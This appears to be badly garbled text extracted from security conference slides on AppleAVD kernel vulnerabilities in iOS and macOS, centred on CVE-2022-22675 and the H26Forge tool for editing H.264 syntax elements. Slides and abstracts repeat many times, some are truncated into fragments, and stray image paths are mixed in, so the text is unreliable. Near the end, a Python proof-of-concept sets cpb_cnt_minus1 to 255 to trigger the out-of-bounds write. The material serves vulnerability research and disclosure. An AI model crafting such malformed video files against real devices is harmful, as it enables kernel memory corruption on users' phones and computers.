[=-----=[ ( De)coding an iOS Kernel Vulnerability ]=-----]=

[=-----=[ Adam Donenfeld ]=-----]=

[=-----=[ @doadam ]=-----]=

[=-----]=

-- [ Table of contents ]

0) Introduction  
1) Sandbox concepts  
2) A bug - how it all got started (IOSurface)  
3) A bug - finding a primitive for the IOSurface bug  
4) Tracing the iOS kernel  
5) Reversing Apple05500.kext  
6) Influencing Apple05500.kext via mediaserverd  
7) \_The bug  
8) H.264 in general and in iOS  
9) mediaserverd didn't read the fucking manual  
0xA) Takeaways  
0xB) Final words  
0xC) References  
0xD) Code

**Issue 2353: AppleAVD: Missing surface lock in deallocateKernelMemoryInternal**

Reported by [natashenka@google.com](mailto:natashenka@google.com) on Fri, Sep 2, 2022, 4:44 PM CDT Project Member

**Issue 2292: AppleAVD: Overflow in AVC\_RBSP::parseSliceHeader ref\_pic\_list\_modification**

Reported by [natashenka@google.com](mailto:natashenka@google.com) on Tue, Apr 26, 2022, 5:00 PM CDT Project Member

# Previously Identified Codec Security Vulnerabilities

## Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphone

Xiling Gong

Tencent Blade Team



### Cinema time!

#### Abstract

Media parsing is known as one of the weakest components of every consumer system. It often operates complex data structures in the most performant way possible, which is at odds with security requirements, such as attack surface minimization, compartmentalization, and privilege separation. Compared to other operating systems, video decoding on MacOS/iOS is an interesting case for two different reasons. First, instead of running in usermode, a considerable portion of format parsing is implemented in a kernel extension called AppleAVD, exposing the kernel to additional remote attack vectors. Second, recent anonymous reports suggest that AppleAVD may have been exploited in the wild. Our talk investigates AppleAVD kernel extension in-depth, covering video decoding subsystem internals, analysis of vulnerabilities, and ways to exploit them.

#### Resources

Slides: hexacon2022\_AppleAVD.pdf

#### Speakers



Bio

Nikita Tarakanov is an independent security researcher. He has worked as a security researcher at Postini Technologies, Viasat Security, Intel corporation and Huawei. He likes writing exploits, especially for OS kernels. He won the PwnThisHackDown contest in 2011 and 2012. He has published a few papers about kernel mode drivers and their exploitation. He is currently engaged in reverse engineering research and vulnerability search automation.



Andrey Labunets

@isciurus

Title : Viewer Discretion Advised: (De)coding an iOS Kernel Vulnerability

Author : Adam Donenfeld

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

```
=====
|-----=[ Viewer Discretion Advised: ]=-----|
|-----=[ (De)coding an iOS Kernel Vulnerability ]=-----|
|-----=[ Adam Donenfeld ]=-----|
|-----=[ @doadam ]=-----|
=====
```

#### -- [ Table of contents ]

- 0) Introduction
- 1) Sandbox concepts
- 2) A bug - how it all got started (IOSurface)
- 3) A bug - finding a primitive for the IOSurface bug
- 4) Tracing the iOS kernel
- 5) Reversing Apple05500.kext
- 6) Influencing Apple05500.kext via mediaserverd
- 7) \_The bug
- 8) H.264 in general and in iOS
- 9) mediaserverd didn't read the fucking manual
- 0xA) Takeaways
- 0xB) Final words
- 0xC) References
- 0xD) Code

### Issue 2355: AppleAVD: Memory Corruption in AppleAVDUserClient::decodeFrameFig

Reported by [natashenka@google.com](mailto:natashenka@google.com) on Tue, Sep 13, 2022, 8:24 PM CDT

Project Member

### KernelMemoryInternal

Project Member

### Issue 2292: AppleAVD: Overflow in AVC\_RBSP::parseSliceHeader ref\_pic\_list\_modification

Reported by [natashenka@google.com](mailto:natashenka@google.com) on Tue, Apr 26, 2022, 5:00 PM CDT

Project Member

# Previously Identified Codec Security Vulnerabilities

## Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphones

Xiling Gong  
Tencent Blade Team



### Cinema time!

#### Abstract

Media parsing is known as one of the weakest components of every consumer system. It often operates under complex requirements, such as attack surface minimization, compartmentalization, and privilege separation. Companies have two different reasons. First, instead of running in usermode, a considerable portion of format parsing is run in remote attack vectors. Second, recent anonymous reports suggest that AppleAVD may have been exploited by decoding subsystem internals, analysis of vulnerabilities, and ways to exploit them.

#### Resources


Slides: hexacon2022\_AppleAVD.pdf

#### Speakers



Nikita Tarakanov is an independent security researcher. He has worked as a security researcher at Postini Technologies, Viasat Security, Intel Corporation and Huawei. He likes writing exploits, especially for OS kernels. He won the PwnThis HackDown contest in 2011 and 2012. He has published a few papers about kernel mode drivers and their exploitation. He is currently engaged in reverse engineering research and vulnerability search automation.

#### Bio



Andrey Labunets  
@isciurus



littlelailo  
@littlelailo

In the last couple weeks @b1n4r1b01 & I looked into the ITW bug in H264 parsing that got fixed in 15.4.1. We managed to create a file that creates the failure log on a patched Mac, but it doesn't crash an iPhone: [github.com/b1n4r1b01/n-da...](https://github.com/b1n4r1b01/n-da...)

1/3

```
VTDecoderXPCService    AppleAVDWrapperH264DecoderStartSession() codecType: AVC, encryptionScheme 6, 1280 x 720, tr: 1000
kernel                  APPLEAVD: getCoreLoadScore(): coreIndex: 0 - loadScore: 0 - activeLoadRate: 0 - totalClient: 0
kernel                  APPLEAVD: newClientCoreAssignment(): clientID 0 was assigned to core: 0 - loadBalanceMode: 0
kernel                  APPLEAVD: unentitled creation of AppleAVDUserClient! isEntitledForHardwareDecoder 0 vdectes: 1
VTDecoderXPCService    about to kAppleAVDSetMiscPreferences, storage->miscPreferences is 0
VTDecoderXPCService    AppleAVDCreateDecodeDeviceInternal(): failed error: -1
kernel                  APPLEAVD: ERROR: hrd.cpb_cnt_minus1
VTDecoderXPCService    AppleAVD_H264VideoDecoder: ERROR: createAppleAVDH264DecoderInstance returned error
kernel                  APPLEAVD: bad SPS index -1 virtual int CAVDAvcDecoder::VASTartDecode(unsigned char *, int)
```

12:01 PM · May 2, 2022

Title : Viewer Discretion Advised: (De)coding an iOS Kernel Vulnerability

Author : Adam Donenfeld

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

|-----|  
|=-----|=  
|=-----|=  
|=-----|=  
|=-----|=  
|=-----|=  
|=-----|=

...  
[advised: ]-----[el Vulnerability ]-----[old ]-----[l]-----[l]-----[ace)  
Surface bug

eververd

anual

codeFrameFig

ember

ernelMemoryInternal

Project Member

seSliceHeader ref\_pic\_list\_modification

00 PM CDT

Project Member

# Previously Identified Codec Security Vulnerabilities

## Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphones

Xiling Gong  
Tencent Blade Team



### Cinema time!

#### Abstract

Media parsing is known as one of the weakest components of every consumer system. It often operates under complex requirements, such as attack surface minimization, compartmentalization, and privilege separation. Companies have two different reasons. First, instead of running in usermode, a considerable portion of format parsing is implemented in kernel mode. Second, recent anonymous reports suggest that AppleAVD may have been exploited via remote attack vectors. Second, recent anonymous reports suggest that AppleAVD may have been exploited via remote attack vectors.

#### Resources

Slides: hexacon2022\_AppleAVD.pdf

#### Speakers



#### Bio

Nikita Tarakanov is an independent security researcher. He has worked as a security researcher at Postini Technologies, Viasat Security, Intel Corporation and Huawei. He likes writing exploits, especially for OS kernels. He won the PwnThis HackDown contest in 2011 and 2012. He has published a few papers about kernel mode drivers and their exploitation. He is currently engaged in reverse engineering research and vulnerability search automation.

### Issue Reporter

12:01 PM · May 2, 2022

Andrey Labunets  
@isciurus



littlelailo  
@littlelailo

In the last couple weeks @b1n4r1b01 & I looked into the ITW bug in H264 parsing that got fixed in 15.4.1. We managed to create a file that creates the failure log on a patched Mac, but it doesn't crash an iPhone: [github.com/b1n4r1b01/n-da...](https://github.com/b1n4r1b01/n-da...)

1/3

```
VTDecoderXPCService          AppleAVDWrapperH264Decoder
kernel                         APPLEAVD: getCoreLoad
kernel                         APPLEAVD: newClientCore
kernel                         APPLEAVD: unentitled
VTDecoderXPCService          AppleAVDCreateDecoder
kernel                         APPLEAVD: ERROR: hrd.
VTDecoderXPCService          AppleAVD_H264VideoDecoder ERROR: createAppleAVDHW_H264DecoderInstance returned error
kernel                         APPLEAVD: bad SPS index -1 virtual int CAVDAvcDecoder::VASTartDecode(unsigned char *, int)
```

## CVE-2022-22675: AppleAVD Overflow in AVC\_RBSP::parseHRD

Natalie Silvanovich

Project Member

seSliceHeader ref\_pic\_list\_modification  
10 PM CDT Project Member

# CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for `cpb_cnt_minus1`
- `cpb_cnt_minus1` is used a loop-bound to write values into an array

## CVE-2022-22675: AppleAVD Overflow in `AVC_RBSP::parseHRD`

*Natalie Silvanovich*

### The Basics

**Disclosure or Patch Date:** March 31, 2022

**Product:** Apple iOS, MacOS

**Advisory:**

*iOS:* <https://support.apple.com/en-us/HT213219>

*Mac:* <https://support.apple.com/en-us/HT213220>

**Affected Versions:**

*Reachable by thumbnailing media file:* MacOS 12.3 / iOS 15.4

*Reachable from local code only:* MacOS 12.2.1 / iOS 15.3.1 and previous

**First Patched Version:** MacOS 12.3.1 / iOS 15.4.1

**Issue/Bug Report:** N/A

**Patch CL:** N/A

**Bug-Introducing CL:** N/A

**Reporter(s):** an anonymous researcher

# CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for `cpb_cnt_minus1`
- `cpb_cnt_minus1` is used a loop-bound to write values into an array

## CVE-2022-22675: AppleAVD Overflow in AVC\_RBSP::parseHRD

Natalie Silvanovich

### The Basics

**Disclosure or Patch Date:** March 31, 2022

**Product:** Apple iOS, MacOS

**Advisory:**

iOS: <https://support.apple.com/en-us/HT213219>

E.1.2	HRD parameters syntax	C	Descriptor
	<code>hrd_parameters( ) {</code>		
	<code>cpb_cnt_minus1</code>	0   5	<code>ue(v)</code>
	<code>bit_rate_scale</code>	0   5	<code>u(4)</code>
	<code>cpb_size_scale</code>	0   5	<code>u(4)</code>
	<code>for( SchedSelIdx = 0; SchedSelIdx &lt;= cpb_cnt_minus1; SchedSelIdx++ ) {</code>		
	<code>    bit_rate_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
	<code>    cpb_size_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
	<code>    cbr_flag[ SchedSelIdx ]</code>	0   5	<code>u(1)</code>
	<code>}</code>		
	<code>initial_cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
	<code>cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
	<code>dpb_output_delay_length_minus1</code>	0   5	<code>u(5)</code>
	<code>time_offset_length</code>	0   5	<code>u(5)</code>
	<code>}</code>		

# CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for `cpb_cnt_minus1`
- `cpb_cnt_minus1` is used a loop-bound to write values into an array

## CVE-2022-22675: AppleAVD Overflow in AVC\_RBSP::parseHRD

Natalie Silvanovich

### The Basics

**Disclosure or Patch Date:** March 31, 2022

**Product:** Apple iOS, MacOS

**Advisory:**

iOS: <https://support.apple.com/en-us/HT213219>

E.1.2	HRD parameters syntax	C	Descriptor
	<code>cpb_cnt_minus1</code>	0   5	ue(v)
	<code>bit_rate_scale</code>	0   5	u(4)
	<code>cpb_size_scale</code>	0   5	u(4)
	<code>for( SchedSelIdx = 0; SchedSelIdx &lt;= cpb_cnt_minus1; SchedSelIdx++ ) {</code>		
	<code>bit_rate_value_minus1[ SchedSelIdx ]</code>	0   5	ue(v)
	<code>cpb_size_value_minus1[ SchedSelIdx ]</code>	0   5	ue(v)
	<code>cbr_flag[ SchedSelIdx ]</code>	0   5	u(1)
	}		
	<code>initial_cpb_removal_delay_length_minus1</code>	0   5	u(5)
	<code>cpb_removal_delay_length_minus1</code>	0   5	u(5)
	<code>dpb_output_delay_length_minus1</code>	0   5	u(5)
	<code>time_offset_length</code>	0   5	u(5)
	}		

# CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for `cpb_cnt_minus1`
- `cpb_cnt_minus1` is used a loop-bound to write values into an array

## CVE-2022-22675: AppleAVD Overflow in AVC\_RBSP::parseHRD

Natalie Silvanovich

### The Basics

**Disclosure or Patch Date:** March 31, 2022

**Product:** Apple iOS, MacOS

**Advisory:**

iOS: <https://support.apple.com/en-us/HT213219>

E.1.2	HRD parameters syntax	C	Descriptor
	<code>cpb_cnt_minus1</code>	0   5	ue(v)
	<code>bit_rate_scale</code>	0   5	u(4)
	<code>cpb_size_scale</code>	0   5	u(4)
	<code>for( SchedSelIdx = 0; SchedSelIdx &lt;= cpb_cnt_minus1; SchedSelIdx++ ) {</code>		
	<code>bit_rate_value_minus1[ SchedSelIdx ]</code>	0   5	ue(v)
	<code>cpb_size_value_minus1[ SchedSelIdx ]</code>	0   5	ue(v)
	<code>cbr_flag[ SchedSelIdx ]</code>	0   5	u(1)
	}		
	<code>initial_cpb_removal_delay_length_minus1</code>	0   5	u(5)
	<code>cpb_removal_delay_length_minus1</code>	0   5	u(5)
	<code>dpb_output_delay_length_minus1</code>	0   5	u(5)
	<code>time_offset_length</code>	0   5	u(5)
	}		

# CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for `cpb_cnt_minus1`
- `cpb_cnt_minus1` is used a loop-bound to write values into an array

## CVE-2022-22675: AppleAVD Overflow in AVC\_RBSP::parseHRD

Natalie Silvanovich

### The Basics

**Disclosure or Patch Date:** March 31, 2022

**Product:** Apple iOS, MacOS

**Advisory:**

iOS: <https://support.apple.com/en-us/HT213219>

E.1.2	HRD parameters syntax	C	Descriptor
	<code>cpb_cnt_minus1</code>	0   5	<code>ue(v)</code>
	<code>bit_rate_scale</code>	0   5	<code>u(4)</code>
	<code>cpb_size_scale</code>	0   5	<code>u(4)</code>
	<code>for( SchedSelIdx = 0; SchedSelIdx &lt;= cpb_cnt_minus1; SchedSelIdx++ ) {</code>		
	<code>bit_rate_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
	<code>cpb_size_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
	<code>cbr_flag[ SchedSelIdx ]</code>	0   5	<code>u(1)</code>
	}		
	<code>initial_cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
	<code>cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
	<code>dpb_output_delay_length_minus1</code>	0   5	<code>u(5)</code>
	<code>time_offset_length</code>	0   5	<code>u(5)</code>
	}		

# CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for `cpb_cnt_minus1`
- `cpb_cnt_minus1` is used a loop-bound to write values into an array

## CVE-2022-22675: AppleAVD Overflow in AVC\_RBSP::parseHRD

Natalie Silvanovich

### The Basics

**Disclosure or Patch Date:** March 31, 2022

**Product:** Apple iOS, MacOS

**Advisory:**

iOS: <https://support.apple.com/en-us/HT213219>

#### E.1.2 HRD parameters syntax

	C	Descriptor
<code>cpb_cnt_minus1</code>	0   5	<code>ue(v)</code>
<code>bit_rate_scale</code>	0   5	<code>ut(4)</code>
<code>cpb_size_scale</code>	0   5	<code>ut(4)</code>
<code>for SchedSelIdx = 0; SchedSelIdx &lt;= cpb_cnt_minus1; SchedSelIdx++ ) {</code>		
<code>bit_rate_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
<code>cpb_size_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
<code>cbr_flag[ SchedSelIdx ]</code>	0   5	<code>u(1)</code>
<code>}</code>		
<code>initial_cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>dpb_output_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>time_offset_length</code>	0   5	<code>u(5)</code>

`cpb_cnt_minus1` plus 1 specifies the number of alternative CPB specifications in the bitstream. The value of `cpb_cnt_minus1` shall be in the range of 0 to 31, inclusive. When `low_delay_hrd_flag` is equal to 1, `cpb_cnt_minus1` shall be equal to 0. When `cpb_cnt_minus1` is not present, it shall be inferred to be equal to 0.

# CVE-2022-22675

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for `cpb_cnt_minus1`
- `cpb_cnt_minus1` is used a loop-bound to write values into an array

## CVE-2022-22675: AppleAVD Overflow in AVC\_RBSP::parseHRD

Natalie Silvanovich

### The Basics

**Disclosure or Patch Date:** March 31, 2022

**Product:** Apple iOS, MacOS

**Advisory:**

iOS: <https://support.apple.com/en-us/HT213219>

#### E.1.2 HRD parameters syntax

	C	Descriptor
<code>cpb_cnt_minus1</code>	0   5	<code>ue(v)</code>
<code>bit_rate_scale</code>	0   5	<code>u(4)</code>
<code>cpb_size_scale</code>	0   5	<code>u(4)</code>
<code>for SchedSelIdx = 0; SchedSelIdx &lt;= cpb_cnt_minus1; SchedSelIdx++ ) {</code>		
<code>bit_rate_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
<code>cpb_size_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
<code>cbr_flag[ SchedSelIdx ]</code>	0   5	<code>u(1)</code>
<code>}</code>		
<code>initial_cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>dpb_output_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>time_offset_length</code>	0   5	<code>u(5)</code>

`cpb_cnt_minus1` plus 1 specifies the number of alternative CPB specifications in the bitstream. The value of `cpb_cnt_minus1` shall be in the range of 0 to 31, inclusive. When `low_delay_hrd_flag` is equal to 1, `cpb_cnt_minus1` shall be equal to 0. When `cpb_cnt_minus1` is not present, it shall be inferred to be equal to 0.

# Expectation

Set cpb\_cnt\_minus1  
to max possible value  
and get a crash

# Expectation

Set cpb\_cnt\_minus1  
to max possible value  
and get a crash

# Reality

littlelailo @littlelailo · May 17, 2022

The thing that I was wondering about is how the MP4 file was generated and if that program is open source somewhere, because I'm currently manually editing NALs and then packaging them using ffmpeg, but that only gives so much control and I would love to have more of that...

Natalie Silvanovich @natashenka

OMG, I wish this existed. I forged the file bit by bit and it was terrible. One trick I use is to build ffmpeg with symbols and break where the feature you are trying to trigger is (for example reading HRD).

12:52 AM · May 17, 2022

9 Likes 1 Bookmark

Natalie Silvanovich @natashenka · May 17, 2022

Then you can dump the bitstream with gdb and search for the corresponding location in the file and edit it. ffprobe is also useful for making sure a PoC is malformed in the way you think it is

<https://twitter.com/natashenka/status/1526440524441194496>

# Challenges of working with encoded videos

- Bit-level granular entropy encoding
- Dependent syntax elements

# Challenges of working with encoded videos

- Bit-level granular entropy encoding cpb\_cnt\_minus1
- Dependent syntax elements

31	0000   0100   000
32	0000   0100   001
...	
255	0000   0000   1000   0000   0

# Challenges of working with encoded videos

- Bit-level granular entropy encoding cpb\_cnt\_minus1
- Dependent syntax elements

31	0000   0100   000
32	0000   0100   001
...	
255	0000   0000   1000   0000   0

# Challenges of working with encoded videos

- Bit-level granular entropy encoding
- Dependent syntax elements

`cpb_cnt_minus1`

hrd_parameters( ) {	C	Descriptor
<code>cpb_cnt_minus1</code>	0   5	ue(v)
<code>bit_rate_scale</code>	0   5	u(4)
<code>cpb_size_scale</code>	0   5	u(4)
for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {		
<code>bit_rate_value_minus1</code> [ SchedSelIdx ]	0   5	ue(v)
<code>cpb_size_value_minus1</code> [ SchedSelIdx ]	0   5	ue(v)
<code>cbr_flag</code> [ SchedSelIdx ]	0   5	u(1)
}		
<code>initial_cpb_removal_delay_length_minus1</code>	0   5	u(5)
<code>cpb_removal_delay_length_minus1</code>	0   5	u(5)
<code>dpb_output_delay_length_minus1</code>	0   5	u(5)
<code>time_offset_length</code>	0   5	u(5)
}		

# Challenges of working with encoded videos

- Bit-level granular entropy encoding
- Dependent syntax elements

`cpb_cnt_minus1`

	C	Descriptor
<code>cpb_cnt_minus1</code>	0   5	<code>ue(v)</code>
<code>bit_rate_scale</code>	0   5	<code>u(4)</code>
<code>cpb_size_scale</code>	0   5	<code>u(4)</code>
<code>for( SchedSelIdx = 0; SchedSelIdx &lt;= cpb_cnt_minus1; SchedSelIdx++ ) {</code>		
<code>bit_rate_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
<code>cpb_size_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
<code>cbr_flag[ SchedSelIdx ]</code>	0   5	<code>u(1)</code>
<code>}</code>		
<code>initial_cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>dpb_output_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>time_offset_length</code>	0   5	<code>u(5)</code>
<code>}</code>		

# Challenges of working with encoded videos

- Bit-level granular entropy encoding
- Dependent syntax elements

`cpb_cnt_minus1`

	C	Descriptor
<code>cpb_cnt_minus1</code>	0   5	<code>ue(v)</code>
<code>bit_rate_scale</code>	0   5	<code>u(4)</code>
<code>cpb_size_scale</code>	0   5	<code>u(4)</code>
<code>for( SchedSelIdx = 0; SchedSelIdx &lt;= cpb_cnt_minus1; SchedSelIdx++ ) {</code>		
<code>bit_rate_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
<code>cpb_size_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
<code>cbr_flag[ SchedSelIdx ]</code>	0   5	<code>u(1)</code>
<code>}</code>		
<code>initial_cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>dpb_output_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>time_offset_length</code>	0   5	<code>u(5)</code>
<code>}</code>		

# Challenges of working with encoded videos

- Bit-level granular entropy encoding
- Dependent syntax elements

Doing this by hand at scale is infeasible.

Lack of tooling is holding back security  
professionals

# Summary of Decoder Attack Surface

- Video decoding (including thumbnailing) is done in kernel drivers and dedicated hardware
- Syntax elements have semantics, but those are not always enforced
- Modifying syntax elements is currently a challenging process

# Roadmap

**Decoder attack  
surface and  
complexity of  
Video  
Decoding**

H26Forge: Domain  
specific  
infrastructure to  
modify encoded  
videos

Expanded Root  
Cause Analysis of  
Apple 0-day  
CVE-2022-22675

# Roadmap

Decoder attack  
surface and  
complexity of  
Video Decoding

**H26Forge: Domain  
specific  
infrastructure to  
modify encoded  
videos**

Expanded Root  
Cause Analysis of  
Apple 0-day  
CVE-2022-22675

# Programmatically edit H.264 syntax elements with Python scripts

## E.1.2 HRD parameters syntax

	<b>C</b>	<b>Descriptor</b>
<code>cpb_cnt_minus1</code>	0   5	<code>ue(v)</code>
<code>bit_rate_scale</code>	0   5	<code>u(4)</code>
<code>cpb_size_scale</code>	0   5	<code>u(4)</code>
<code>for( SchedSelIdx = 0; SchedSelIdx &lt;= cpb_cnt_minus1; SchedSelIdx++ ) {</code>		
<code>bit_rate_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
<code>cpb_size_value_minus1[ SchedSelIdx ]</code>	0   5	<code>ue(v)</code>
<code>cbr_flag[ SchedSelIdx ]</code>	0   5	<code>u(1)</code>
}		
<code>initial_cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>cpb_removal_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>dpb_output_delay_length_minus1</code>	0   5	<code>u(5)</code>
<code>time_offset_length</code>	0   5	<code>u(5)</code>
}		

# Programmatically edit H.264 syntax elements with Python scripts

## E.1.2 HRD parameters syntax

	C	Descriptor
cpb_cnt_minus1	0   5	ue(v)
bit_rate_scale	0   5	u(4)
cpb_size_scale	0   5	u(4)
for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {		
bit_rate_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cpb_size_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cbr_flag[ SchedSelIdx ]	0   5	u(1)
}		
initial_cpb_ren		
cpb_removal_d		
dpb_output_de		
time_offset_len		
}		

```
1  def out_of_bounds_hrd(decoded_syntax):
2      from helpers import new_vui_parameter, new_hrd_parameter
3
4      # Enable VUI parameters and set to default values
5      decoded_syntax["spses"][0]["vui_parameters_present_flag"] = True
6      decoded_syntax["spses"][0]["vui_parameters"] = new_vui_parameter()
7
8      # Enable HRD parameters and set to default values
9      decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters_present_flag"] = True
10     decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"] = new_hrd_parameter()
11
12     # Set `cpb_cnt_minus1` to large value
13     cpb_cnt_minus1 = 255
14     decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1
15
16     # Set dependent syntax elements to incrementing values
17     decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
18     decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
19     decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)
20
```


# Programmatically edit H.264 syntax elements with Python scripts

## E.1.2 HRD parameters syntax

	C	Descriptor
cpb_cnt_minus1	0   5	ue(v)
bit_rate_scale	0   5	u(4)
cpb_size_scale	0   5	u(4)
for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {		
bit_rate_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cpb_size_value_minus1[ SchedSelIdx ]	0   5	ue(v)
cbr_flag[ SchedSelIdx ]	0   5	u(1)
}		

```
1  def out_of_bounds_hrd(decoded_syntax):
2      from helpers import new_vui_parameter, new_hrd_parameter
3
4      # Enable VUI parameters and set to default values
5      decoded_syntax["spses"][0]["vui_parameters_present_flag"] = True
6      decoded_syntax["spses"][0]["vui_parameters"] = new_vui_parameter()
7
8      # Enable HRD parameters and set to default values
9      decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters_present_flag"] = True
10     decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"] = new_hrd_parameter()
11
12     # Set `cpb_cnt_minus1` to large value
13     cpb_cnt_minus1 = 255
14     decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1
15
16     # Set dependent syntax elements to incrementing values
17     decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
